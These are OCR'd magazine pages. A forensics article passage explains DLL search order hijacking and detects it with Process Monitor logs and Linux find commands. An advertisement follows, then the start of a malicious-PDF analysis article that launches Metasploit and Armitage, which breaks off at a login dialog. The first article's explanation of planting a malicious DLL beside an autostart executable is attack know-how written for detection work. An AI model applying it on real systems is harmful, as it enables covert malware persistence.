
Without performing low level stunts, another possible technique for covertly launch a malware is through the DLL search order attacks. Consider an application written in C that contains the following line of code:

```
LoadLibrary("rpcss.dll");
```

The `LoadLibrary()` parameter is the name of the module which the application wants to load. According to Microsoft documentation about the function invocation (*http://msdn.microsoft.com/en-us/library/windows/desktop/ms684175%28v=vs.85%29.aspx*), if the parameter is a full path, the operating system only searches for that path. If the parameter is a relative path or a module name, the operating system uses a standard search strategy to find the given module. This strategy is well documented by Microsoft (*http://msdn.microsoft.com/en-us/library/windows/desktop/ms682586%28v=vs.85%29.aspx*). The default behavior (which can be modified from Windows XP SP1 and later trough the registry key *HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode*) can be summarized as follows:

- The system first inspects the current loaded modules of the calling application and check if an existing module with the same name is already loaded.
- The system then checks the "*Known DLLs*" registry subkeys (*HKLM\System\CurrentControlSet\Control\Session Manager\KnownDlls*), and sees if there is a path corresponding to the module name passed to the LoadLibrary() function. If so, it uses the path defined by the relevant subkey (*KnownDlls\DllDirectory* defines the path for the other KnownDlls subkeys).
- At this point, if the above conditions are not satisfied, the system starts to search the DLL. The first places where the system looks for are the path where the calling application has been loaded and the current directory. The *system32* directory and the other system related directories are searched after th ones.

In my testing environment I have a total of 28 KnownDlls subkeys, excluding DllDirectory which define the path for the other subkeys (Figure 26).




Editor del Registro di sistema

File Modifica Visualizza Preferiti ?

NetworkProvider
Nls
NodeInterfaces
Nsi
PCW
PnP
Power
Print
PriorityControl
ProductOptions
Remote Assistance
SafeBoot
ScsiPort
SecurePipeServers
SecurityProviders
ServiceGroupOrder
ServiceProvider
Session Manager
AppCompatCache
AppPatches
Configuration Manage
DOS Devices
Environment
Executive
FileRenameOperations
I/O System
kernel
KnownDLLs
Memory Management
Power
Quota System
SubSystems
CSRSS

Nome	Tipo	Dati
(Predefinito)	REG_SZ	(valore non impostato)
advapi32	REG_SZ	advapi32.dll
clbcatq	REG_SZ	clbcatq.dll
COMDLG32	REG_SZ	COMDLG32.dll
DifxApi	REG_SZ	difxapi.dll
DllDirectory	REG_EXPAND_SZ	%SystemRoot%\system32
gdi32	REG_SZ	gdi32.dll
IERTUTIL	REG_SZ	IERTUTIL.dll
IMAGEHLP	REG_SZ	IMAGEHLP.dll
IMM32	REG_SZ	IMM32.dll
kernel32	REG_SZ	kernel32.dll
LPK	REG_SZ	LPK.dll
MSCTF	REG_SZ	MSCTF.dll
MSVCRT	REG_SZ	MSVCRT.dll
NORMALIZ	REG_SZ	NORMALIZ.dll
NSI	REG_SZ	NSI.dll
ole32	REG_SZ	ole32.dll
OLEAUT32	REG_SZ	OLEAUT32.dll
PSAPI	REG_SZ	PSAPI.DLL
rpcrt4	REG_SZ	rpcrt4.dll
sechost	REG_SZ	sechost.dll
Setupapi	REG_SZ	Setupapi.dll
SHELL32	REG_SZ	SHELL32.dll
SHLWAPI	REG_SZ	SHLWAPI.dll
URLMON	REG_SZ	URLMON.dll
user32	REG_SZ	user32.dll
USP10	REG_SZ	USP10.dll
WININET	REG_SZ	WININET.dll
WLDAP32	REG_SZ	WLDAP32.dll
WS2_32	REG_SZ	WS2_32.dll


Figure 26. *Operatying systems' Known DLLs. In the system root path, excluding subfolders I have 1669 dlls*



```
root@tank:/tmp/mountpoint/Windows/System32# ls | grep \.dll | wc -l
1669
root@tank:/tmp/mountpoint/Windows/System32# 
```

Figure 27. *Total number of dlls present in C:\Windows\system32*

This means that I have at least 1669 – 28 DLLs which names can be used for DLL search order hijacking attacks, supposing to have a legit application that uses vulnerable call invocations to `LoadLibrary()`. For instance, "graphedt.exe" is a small executable provided by Microsoft within the Windows SDK tools. It can be used for debugging and testing purposes while developing applications using DirectShows APIs. Without inspecting its code through a disassembler, is it possible to identify multiple chances to exploit a DLL search order vulnerability just by launching the application and observing its behavior through Process Monitor (*http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx*).



```
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\lpk.dll                                     SUCCESS         Image Base: 0x776...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\usp10.dll                                   SUCCESS         Image Base: 0x770...
10:39:... graphedt.exe 3992 CreateFile        C:\Users\lcantoni\Desktop\MFC42.dll                             NAME NOT FOUND  Desired Access: R...
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\System32\mfc42.dll                                   SUCCESS         Desired Access: R...
10:39:... graphedt.exe 3992 QueryBasicInfor...C:\Windows\System32\mfc42.dll                                   SUCCESS         CreationTime: 14/0...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\System32\mfc42.dll                                   SUCCESS
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\System32\mfc42.dll                                   SUCCESS         Desired Access: R...
10:39:... graphedt.exe 3992 CreateFileMapp... C:\Windows\System32\mfc42.dll                                   FILE LOCKED WI... SyncType: SyncTy...
10:39:... graphedt.exe 3992 QueryStandardI... C:\Windows\System32\mfc42.dll                                   SUCCESS         AllocationSize: 1.1...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 0, Length: 4...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 1.076.224, ...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 1.092.608, ...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 1.108.992, ...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 1.125.376, ...
10:39:... graphedt.exe 3992 CreateFileMapp... C:\Windows\System32\mfc42.dll                                   SUCCESS         SyncType: SyncTy...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\mfc42.dll                                   SUCCESS         Image Base: 0x69ff...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 198.656. Le...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\System32\mfc42.dll                                   SUCCESS
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 989.184, Le...
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 2.048, Leng...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\ole32.dll                                   SUCCESS         Image Base: 0x773...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\oleaut32.dll                                SUCCESS         Image Base: 0x76b...
10:39:... graphedt.exe 3992 CreateFile        C:\Users\lcantoni\Desktop\ODBC32.dll                            NAME NOT FOUND  Desired Access: R...
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\System32\odbc32.dll                                  SUCCESS         Desired Access: R...
10:39:... graphedt.exe 3992 QueryBasicInfor...C:\Windows\System32\odbc32.dll                                  SUCCESS         CreationTime: 20/1...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\System32\odbc32.dll                                  SUCCESS
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\System32\odbc32.dll                                  SUCCESS         Desired Access: R...
10:39:... graphedt.exe 3992 CreateFileMapp... C:\Windows\System32\odbc32.dll                                  FILE LOCKED WI... SyncType: SyncTy...
10:39:... graphedt.exe 3992 CreateFileMapp... C:\Windows\System32\odbc32.dll                                  SUCCESS         SyncType: SyncTy...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\odbc32.dll                                  SUCCESS         Image Base: 0x6a2...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\System32\odbc32.dll                                  SUCCESS
10:39:... graphedt.exe 3992 ReadFile          C:\Windows\System32\mfc42.dll                                   SUCCESS         Offset: 34.816, Len...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\comdlg32.dll                                SUCCESS         Image Base: 0x76f...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\shlwapi.dll                                 SUCCESS         Image Base: 0x75b...
10:39:... graphedt.exe 3992 CreateFile        C:\Users\lcantoni\Desktop\graphedt.exe.Local                    NAME NOT FOUND  Desired Access: R...
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     Desired Access: R...
10:39:... graphedt.exe 3992 QueryBasicInfor...C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     CreationTime: 20/1...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     Desired Access: E...
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     Desired Access: R...
10:39:... graphedt.exe 3992 QueryBasicInfor...C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     CreationTime: 20/1...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     Desired Access: R...
10:39:... graphedt.exe 3992 CreateFileMapp... C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... FILE LOCKED WI... SyncType: SyncTy...
10:39:... graphedt.exe 3992 CreateFileMapp... C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     SyncType: SyncTy...
10:39:... graphedt.exe 3992 Load Image        C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS     Image Base: 0x725...
10:39:... graphedt.exe 3992 CloseFile         C:\Windows\winsxs\x86_microsoft.windows.common-controls_6595b641... SUCCESS
10:39:... graphedt.exe 3992 Load Image        C:\Windows\System32\shell32.dll                                 SUCCESS         Image Base: 0x75e...
10:39:... graphedt.exe 3992 CreateFile        C:\Users\lcantoni\Desktop\VERSION.dll                           NAME NOT FOUND  Desired Access: R...
10:39:... graphedt.exe 3992 CreateFile        C:\Windows\System32\version.dll                                 SUCCESS         Desired Access: R...
```


Figure 28. *DLL search order vulnerability identification with Process Monitor*

Figure 28 shows that the "mfc42.dll", "odbc32.dll" and "version.dll" are first searched in the directory where the application has been launched; once they aren't found they are searched and loaded from the *system32* directory. The operating system didn't find these libraries in the current directory and then started to search for them in the standard order. It is possible for an attacker to place this executable in some autotart location of the system, and place a malicious DLL named as one of the three mentioned within the same directory. Once the legit executable reaches the `LoadLibrary()` function, the malicious DLL can be executed and, if the DLL creates a new process or inject its code in some other process, the legit application can also be terminated. Nothing will appear on the user's screen. From the attacker perspective this is a more stealthy approach because he/she can place a non-malicious executable in one of the autostart locations that will not raise a warning after a first investigation and can remain drowned in the number of the legit autostart components. From a forensic perspective, the presence of a DLL search order exploit implies that two DLLs with the same name exist in two different paths of the file system. By reading carefully the Microsoft documentation about the DLL search order, we can say that in our testing environment (which has a standard configuration) the DLLs are searched as follows:

- Directory where application is loaded from
- Current directory
- System directory (*C:\Windows\system32*)
- 16-bit system directory (*C:\Windows\system*)
- The Windows directory (*C:\Windows*)
- The directories defined in the `PATH` environment variable (can be accessed offline by inspecting the *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Environment\Path*)

So, to be more precise, in presence of a DLL search order exploit, a DLL must be present in the directories of point 1 or 2 that may be user-controlled, AND in one of the other system directories (points 3-6).


It may also be possible for instance that an executable installed in *C:\Windows* loads a library from *C:\Windows\system32* trough a vulnerable call to `LoadLibrary()` and then the *C:\Windows* path is searched before. However, writing in the *C:\Windows* directory requires the same privileges as writing to *C:\Windows\system32* so the legit DLL can also be replaced (in this case the attacker would need to bypass some protection mechanism, such as the Windows Resource Protection – *http://msdn.microsoft.com/en-us/library/windows/desktop/aa382503%28v=vs.85%29.aspx*). In our situation, we are able to identify the DLL search order exploit through a Linux command line. I've placed the "*graphedt.exe*" in a directory of the testing VM, and then I've re-imaged it. Inside the *graphedt.exe* directory I have placed additional fake DLLs named "*mfc42.dll*", "*odbc32.dll*" and "*version.dll*". I have been able to identify the DLL search order exploit with the command line shown in Figure 29: it searches all the DLLs outside *C:\Windows* and, for each DLL it checks if a copy with the same name exist in one of the default search path. The first `find` command, searches for all files with extension ".dll" (case insentivie) inside all the file system, except for *C:\Windows*. Note that `-maxdepth 100` indicates that the maximum number of subdirectories inspected will be 100 (it has been chosen arbitrary as NTFS doesn't have a real limit of subdirectories). For each DLL path found, it greps just the DLL file name (the `egrep` command with `-o` switch). The `sed` command removes the first forward slash character. The last while loop searches for DLL file name inside *C:\Windows\system32\*. The command can be repeated for the other default library search paths.



```
lollo@tank:/tmp/mountpoint$ find . -maxdepth 100 -path ./Windows -prune -o -inam
e "*.dll" -print | egrep -i -o "/[^/]*\.dll" | sed 's/\///g' | while read line;
do find ./Windows/System32/ -maxdepth 1 -name "$line"; done
./Windows/System32/sqmapi.dll
./Windows/System32/sqmapi.dll
./Windows/System32/mfc42.dll
./Windows/System32/odbc32.dll
./Windows/System32/version.dll
lollo@tank:/tmp/mountpoint$
```

Figure 29. *DLL search order exploit identification (1)*

At this point I know that there are DLLs with the same name in the *C:\Windows\system32\* directory and elsewhere on the file system. I need another command in order to identify their path and inspect the folder content (Figure 30).



```
lollo@tank:/tmp/mountpoint$ echo "./Windows/System32/sqmapi.dll
./Windows/System32/sqmapi.dll
./Windows/System32/mfc42.dll
./Windows/System32/odbc32.dll
./Windows/System32/version.dll" | egrep -o -i "/[^/]*\.dll" | sed 's/\///g'| whi
le read line; do find . -maxdepth 100 -path ./Windows -prune -o -iname "$line" -
print;done
./Program Files/Internet Explorer/sqmapi.dll
./Program Files/Windows Portable Devices/sqmapi.dll
./Program Files/Internet Explorer/sqmapi.dll
./Program Files/Windows Portable Devices/sqmapi.dll
./Users/lcantoni/AppData/Roaming/Identities/mfc42.dll
./Users/lcantoni/AppData/Roaming/Identities/odbc32.dll
./Users/lcantoni/AppData/Roaming/Identities/version.dll
```

Figure 30. *DLL search order exploit identification (2)*

I've printed the DLL names on the stdout, isolated their name and searched their location on the file system, outside of the *C:\Windows* directory. Now I can proceed with more analysis, for instance I can check the digital certificate of the DLLs or see if an executable inside the path of that suspicious DLLs have been placed in some autostart location, with the aim to launch them. As the reader can see, there might be some false positives too (*sqmapi.dll*).

CONCLUSION

In this article we have analyzed the components involved in the boot process of a modern Windows operating system. Probably, there exists many other way to launch an executable covertly than the one shown in this article, however this article illustrates some techniques that requires short time to be applied, making them a good point to start. In addition, many considerations can't be applied to older version of Windows. For instance, 32 bit Windows XP doesn't digitally sign system executables so, it is harder for a forensic analyst to trust them. Hashing and hashes reputation have not been covered extensively, because they are not directly involved in the process of searching evidence of persistence, but they are definitely a fundamental piece of a forensic investigation. We have analyzed a BIOS based system as they are still the most popular, but in the case we were facing a UEFI (Unified Extensible Firmware Interface) based computer our analysis needs to be different, as there are different mechanism for the first phases of the boot and different executables involved in it (the Xpaj bootkit sample `d5c12fcfeebbe63f74026601cd7f39b2` will not work on such devices).

ON THE WEB

- *http://thestarman.pcministry.com/asm/mbr/W7MBR.htm* – Windows 7 MBR documentation
- *http://gleeda.blogspot.it/2012/04/mbr-parser.html* – An MBR code parser
- *http://www.stoned-vienna.com/* – The Stoned bootkit project
- *http://windowsir.blogspot.it/2011/03/mbr-infector-detector.html* – Ideas for detecting MBR infections
- *http://homepage.ntlworld.com./jonathan.deboynepollard/FGA/windows-nt-6-boot-process.html* – The Windows Boot Process
- *https://www.mandiant.com/blog/fxsst/* – An example of DLL search order attack

REFERENCES

The Rootkit Arsenal: Escape and Evasion in the Dark Corners of the System (2nd edition), ISBN 978-1449626365

ABOUT THE AUTHOR

I have been working in the Cyber-security field for 5 years, plus 4 years of academic experience (B's Degree in Computer Security). I've always been curious about the low level aspects of the IT Security, and I have gained a good experience in Penetration Testing and Incident Response fields. After having been certified as OSCP, I started working as a Malware Reverse Engineer for a multinational company in Italy, which is actually my employer. During my free times, I've never stopped to study, experiment and read books, but I have also a normal life.

a d v e r t i s e m e n t

Workbooks.com

Web Based CRM & Business Applications for small and medium sized businesses


Find out how Workbooks CRM can help you

- Increase Sales
- Generate more Leads
- Increase Conversion Rates
- Maximise your Marketing ROI
- Improve Customer Retention

Contact Us to Find Out More

+44(0) 118 3030 100

info@workbooks.com



ANALYSIS OF A POTENTIAL MALICIOUS PDF DOCUMENT

THE TOOLS AND BRIEF UNDERSTANDING OF THE MECHANICS OF A PDF DOCUMENT

by Stephen Roy Coston Jr., MSDF | CFCE | CCE | EnCE | Security+

Cyber criminals are using special crafted PDF documents to bypass governments and private sector intrusion detection systems (IDS) and antivirus software. These PDF's can be used in phishing attacks and combined with social engineering to gain a foot hold into your secure network. These attacks have been on the rise as of late, and a malware analyst should beware of this attack vector and the tools to analyze the potential malicious document.

What you will learn:

- The different parts of a PDF file.
- The key words to look for when analyzing a PDF document
- How to make a malicious PDF for practice analysis
- The tools used to analyze a malicious PDF document

What you should know:


- The analysis of a malicious PDF should be conducted in an isolated environment.
- A basic understanding of the command line interface.
- Some knowledge of JavaScript and shell code.

With the advances in technology, the attack vector for compromising a system is growing. This article will focus on malicious Portable Document Format (PDF) documents and how to create and analyze the malicious PDF document. A PDF is an electronic image of a printed document which can include graphics and embedded Shockwave Flash (SWF). SWF is a proprietary vector graphics created by Adobe Flash. I am including how to create the malicious PDF document so the reader can practice analyzing the malicious document.

PDFs are used in both corporations and governments. According to McAfee Threats Report First Quarter 2013 the United States of America hosted 35% of PDF exploits and China hosted 11% of the PDF exploits. Additionally, according to Symantec, in 2011, PDF attack vectors increased from 48.95% to 61.20%. These malicious PDFs can be configured to download malicious codes from the internet and still display the original documents. The attacker can deploy the malicious document in several ways. These methods include socially engineered emails with PDF attachments, or links to PDF files on websites, or drive-by exploitation via adding malicious PDFs to websites visited by potential victims.

CREATION OF A MALICIOUS PDFS


Malicious PDFs can be created through the use of Armitage and Metasploit. I recommend using Kali Linux on a VMware workstation. With Kali installed, open up a terminal and type the following command *service postgresql start* and press enter. The next command is *service metasploit start*. Figure one shows the results of the two commands.



```
root@kali:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@kali:~#
```

Figure 1. *Results of the commands to start Metasploit*

Once metasploit is started you can then start Armitage. The command Armitage needs entered into the terminal and enter is pressed. As a result, you should be presented with the following dialog box. Figure 2 shows the box.



Connect...

Host 127.0.0.1


Port 55553

User msf

Pass test

